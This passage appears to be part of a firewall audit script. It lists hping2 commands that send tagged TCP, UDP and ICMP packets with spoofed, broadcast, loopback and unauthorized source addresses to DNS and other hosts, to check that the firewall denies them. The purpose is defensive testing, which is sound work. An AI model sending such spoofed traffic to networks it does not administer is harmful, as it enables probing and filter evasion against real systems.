hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 53 -S -e Audit-dec1-Spoofed-DNS -d 22
       192.168.200.20
hping2 -n -V -a 192.168.200.20 -Z -c 3 -p 53 -S -e Audit-dec1-Spoofed-DNS -d
       22 192.168.200.20
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 53 -S -e Audit-dec2-Spoofed-DNS -d 22
       192.168.201.50
hping2 -n -V -a 192.168.201.50 -Z -c 3 -p 53 -S -e Audit-dec2-Spoofed-DNS -d
       22 192.168.201.50
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 53 -S -e Audit-Internal-DNS-Spoofed-
       DNS -d 30 192.168.1.10
hping2 -n -V -a 192.168.1.10 -Z -c 3 -p 53 -S -e Audit-Internal-DNS-Spoofed-
       DNS -d 30 192.168.1.10
#
# Audit Broadcast (255) DNS Traffic
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 53 -S -e Audit-dec0-Broadcast-255-
       DNS -d 28 210.56.47.11
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 53 -S -e Audit-dec1-Broadcast-255-
       DNS -d 28 192.168.200.20
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 53 -S -e Audit-dec2-Broadcast-255-
       DNS -d 28 192.168.201.50
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 53 -S -e Audit-Internal-DNS-
       Broadcast-255-DNS -d 36 192.168.1.10
#
# Audit Loopback (127.0.0.1) DNS Traffic
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 53 -S -e Audit-dec0-Loopback-DNS -d 23
       210.56.47.11
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 53 -S -e Audit-dec1-Loopback-DNS -d 23
       192.168.200.20
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 53 -S -e Audit-dec2-Loopback-DNS -d 23
       192.168.201.50
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 53 -S -e Audit-Internal-DNS-Loopback-DNS
       -d 31 192.168.1.10
#
#####################################################
# Audit Denied Inbound UDP Traffic
#
# Audit Unauthorized Source IP DNS Traffic
hping2 -n -V -a 210.56.47.12 -Z -c 3 -2 -p 53 -e Audit-External-DNS-Denied-
       DNS -d 29 210.56.47.11
hping2 -n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec0-Denied-DNS -d 21
       210.56.47.11
hping2 -n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec1-Denied-DNS -d 21
       192.168.200.20
hping2 -n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-dec2-Denied-DNS -d 21
       192.168.201.50
hping2 -n -V -a 83.65.78.83 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Denied-DNS
       -d 29 192.168.1.10
#
# Audit Spoofed Source IP DNS Traffic
hping2 -n -V -a 210.56.47.11 -Z -c 3 -2 -p 53 -e Audit-dec0-Spoofed-DNS -d 22
       210.56.47.11
hping2 -n -V -a 210.56.47.11 -Z -c 3 -2 -p 53 -e Audit-dec1-Spoofed-DNS -d 22
       192.168.200.20
hping2 -n -V -a 192.168.200.20 -Z -c 3 -2 -p 53 -e Audit-dec1-Spoofed-DNS -d
       22 192.168.200.20
```

```
hping2 -n -V -a 210.56.47.11 -Z -c 3 -2 -p 53 -e Audit-dec2-Spoofed-DNS -d 22
       192.168.201.50
hping2 -n -V -a 192.168.201.50 -Z -c 3 -2 -p 53 -e Audit-dec2-Spoofed-DNS -d
       22 192.168.201.50
hping2 -n -V -a 210.56.47.11 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Spoofed-
       DNS -d 30 192.168.1.10
hping2 -n -V -a 192.168.1.10 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Spoofed-
       DNS -d 30 192.168.1.10
#
# Audit Broadcast (255) DNS Traffic
hping2 -n -V -a 255.255.255.255 -Z -c 3 -2 -p 53 -e Audit-dec0-Broadcast-255-
       DNS -d 28 210.56.47.11
hping2 -n -V -a 255.255.255.255 -Z -c 3 -2 -p 53 -e Audit-dec1-Broadcast-255-
       DNS -d 28 192.168.200.20
hping2 -n -V -a 255.255.255.255 -Z -c 3 -2 -p 53 -e Audit-dec2-Broadcast-255-
       DNS -d 28 192.168.201.50
hping2 -n -V -a 255.255.255.255 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-
       Broadcast-255-DNS -d 36 192.168.1.10
#
# Audit Loopback (127.0.0.1) DNS Traffic
hping2 -n -V -a 127.0.0.1 -Z -c 3 -2 -p 53 -e Audit-dec0-Loopback-DNS -d 23
       210.56.47.11
hping2 -n -V -a 127.0.0.1 -Z -c 3 -2 -p 53 -e Audit-dec1-Loopback-DNS -d 23
       192.168.200.20
hping2 -n -V -a 127.0.0.1 -Z -c 3 -2 -p 53 -e Audit-dec2-Loopback-DNS -d 23
       192.168.201.50
hping2 -n -V -a 127.0.0.1 -Z -c 3 -2 -p 53 -e Audit-Internal-DNS-Loopback-DNS
       -d 31 192.168.1.10
#
#####################################################
# Audit Denied Inbound ICMP Traffic
#
# Audit Unauthorized Source ICMP Traffic
hping2 -n -V -a 83.65.78.83 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec0-Denied-Echo-
       Req -d 26 210.56.47.11
hping2 -n -V -a 83.65.78.83 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec1-Denied-Echo-
       Req -d 26 192.168.200.20
hping2 -n -V -a 83.65.78.83 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec2-Denied-Echo-
       Req -d 26 192.168.201.50
#
hping2 -n -V -a 83.65.78.83 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec0-Denied-Mask-
       Req -d 26 210.56.47.11
hping2 -n -V -a 83.65.78.83 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec1-Denied-Mask-
       Req -d 26 192.168.200.20
hping2 -n -V -a 83.65.78.83 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec2-Denied-Mask-
       Req -d 26 192.168.201.50
#
# Audit Spoofed Source ICMP Traffic
hping2 -n -V -a 210.56.47.11 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec0-Spoofed-Echo-
       Req -d 27 210.56.47.11
hping2 -n -V -a 210.56.47.11 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec1-Spoofed-Echo-
       Req -d 27 192.168.200.20
hping2 -n -V -a 192.168.200.20 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec1-Spoofed-
       Echo-Req -d 27 192.168.200.20
hping2 -n -V -a 210.56.47.11 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec2-Spoofed-Echo-
       Req -d 27 192.168.201.50
```

```
hping2 -n -V -a 192.168.201.50 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec2-Spoofed-
       Echo-Req -d 27 192.168.201.50
#
hping2 -n -V -a 210.56.47.11 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec0-Spoofed-
       Mask-Req -d 27 210.56.47.11
hping2 -n -V -a 210.56.47.11 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec1-Spoofed-
       Mask-Req -d 27 192.168.200.20
hping2 -n -V -a 192.168.200.20 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec1-Spoofed-
       Mask-Req -d 27 192.168.200.20
hping2 -n -V -a 210.56.47.11 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec2-Spoofed-
       Mask-Req -d 27 192.168.201.50
hping2 -n -V -a 192.168.201.50 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec2-Spoofed-
       Mask-Req -d 27 192.168.201.50
#
# Audit Broadcast (255) ICMP Traffic
hping2 -n -V -a 255.255.255.255 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec0-Broadcast-
       255-Echo-Req -d 33 210.56.47.11
hping2 -n -V -a 255.255.255.255 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec1-Broadcast-
       255-Echo-Req -d 33 192.168.200.20
hping2 -n -V -a 255.255.255.255 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec2-Broadcast-
       255-Echo-Req -d 33 192.168.201.50
#
hping2 -n -V -a 255.255.255.255 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec0-
       Broadcast-255-Mask-Req -d 33 210.56.47.11
hping2 -n -V -a 255.255.255.255 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec1-
       Broadcast-255-Mask-Req -d 33 192.168.200.20
hping2 -n -V -a 255.255.255.255 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec2-
       Broadcast-255-Mask-Req -d 33 192.168.201.50
#
# Audit Loopback (127.0.0.1) ICMP Traffic
hping2 -n -V -a 127.0.0.1 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec0-Loopback-Echo-
       Req -d 28 210.56.47.11
hping2 -n -V -a 127.0.0.1 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec1-Loopback-Echo-
       Req -d 28 192.168.200.20
hping2 -n -V -a 127.0.0.1 -Z -c 3 -1 -C 8 -K 0 -e Audit-dec2-Loopback-Echo-
       Req -d 28 192.168.201.50
#
hping2 -n -V -a 127.0.0.1 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec0-Loopback-Mask-
       Req -d 28 210.56.47.11
hping2 -n -V -a 127.0.0.1 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec1-Loopback-Mask-
       Req -d 28 192.168.200.20
hping2 -n -V -a 127.0.0.1 -Z -c 3 -1 -C 17 -K 0 -e Audit-dec2-Loopback-Mask-
       Req -d 28 192.168.201.50
#
#####################################################
# End Script
```